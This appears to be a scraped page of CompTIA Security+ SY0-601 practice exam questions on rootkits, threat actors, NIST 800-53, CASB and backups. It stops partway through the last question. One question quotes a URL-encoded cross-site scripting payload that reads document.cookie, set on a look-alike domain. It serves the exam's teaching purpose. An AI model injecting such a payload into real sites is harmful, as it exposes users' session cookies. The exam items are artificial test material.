
The systems administrator checks the OS logs and notices that no patches were applied in the last two months. Which of the following most likely occurred?

A. The end user changed the file permissions.

B. A cryptographic collision was detected.

C. A snapshot of the file system was taken.

D. A rootkit was deployed.



Actual exam question from CompTIA's SY0-601

Question #: 551

Topic #: 1

[All SY0-601 Questions]

A security analyst was asked to evaluate a potential attack that occurred on a publicly accessible section of the company's website. The malicious actor posted an entry in an attempt to trick users into clicking the following:

https://www.c0mpt1a.com/contact-us/%3Fname%3D%3Cscript%3Ealert(document.cookie)%3C%2Fscript%3E

Which of the following was most likely observed?


A. DLL injection

B. Session replay

C. SQLi

D. XSS

Show Suggested Answer



Actual exam question from CompTIA's SY0-601
Question #: 552
Topic #: 1
[All SY0-601 Questions]


A company's Chief Information Security Officer (CISO) recently warned the security manager that the company's Chief Executive Officer (CEO) is planning to publish a controversial opinion article in a national newspaper, which may result in new cyberattacks. Which of the following would be best for the security manager to use in a threat model?

A. Hacktivists

B. White-hat hackers

C. Script kiddies

D. Insider threats



Actual exam question from CompTIA's SY0-601

Question #: 553

Topic #: 1

[All SY0-601 Questions]


Which of the following provides a catalog of security and privacy controls related to the United States federal information systems?

A. GDPR

B. PCI DSS

C. ISO 27000

D. NIST 800-53



Actual exam question from CompTIA's SY0-601
Question #: 554
Topic #: 1
[All SY0-601 Questions]

An analyst is concerned about data leaks and wants to restrict access to internet services to authorized users only. The analyst also wants to control the actions each user can perform on each service. Which of the following would be the best technology for the analyst to consider Implementing?

A. DLP

B. VPC

C. CASB

D. Content filtering

Show Suggested Answer

Actual exam question from CompTIA's SY0-601

Question #: 555

Topic #: 1

[All SY0-601 Questions]

A grocery store is expressing security and reliability concerns regarding the on-site backup strategy currently being performed by locally attached disks. The main concerns are the physical security of the backup media and the durability of the data stored on these devices. Which of the following is a cost-effective approach to address these concerns?

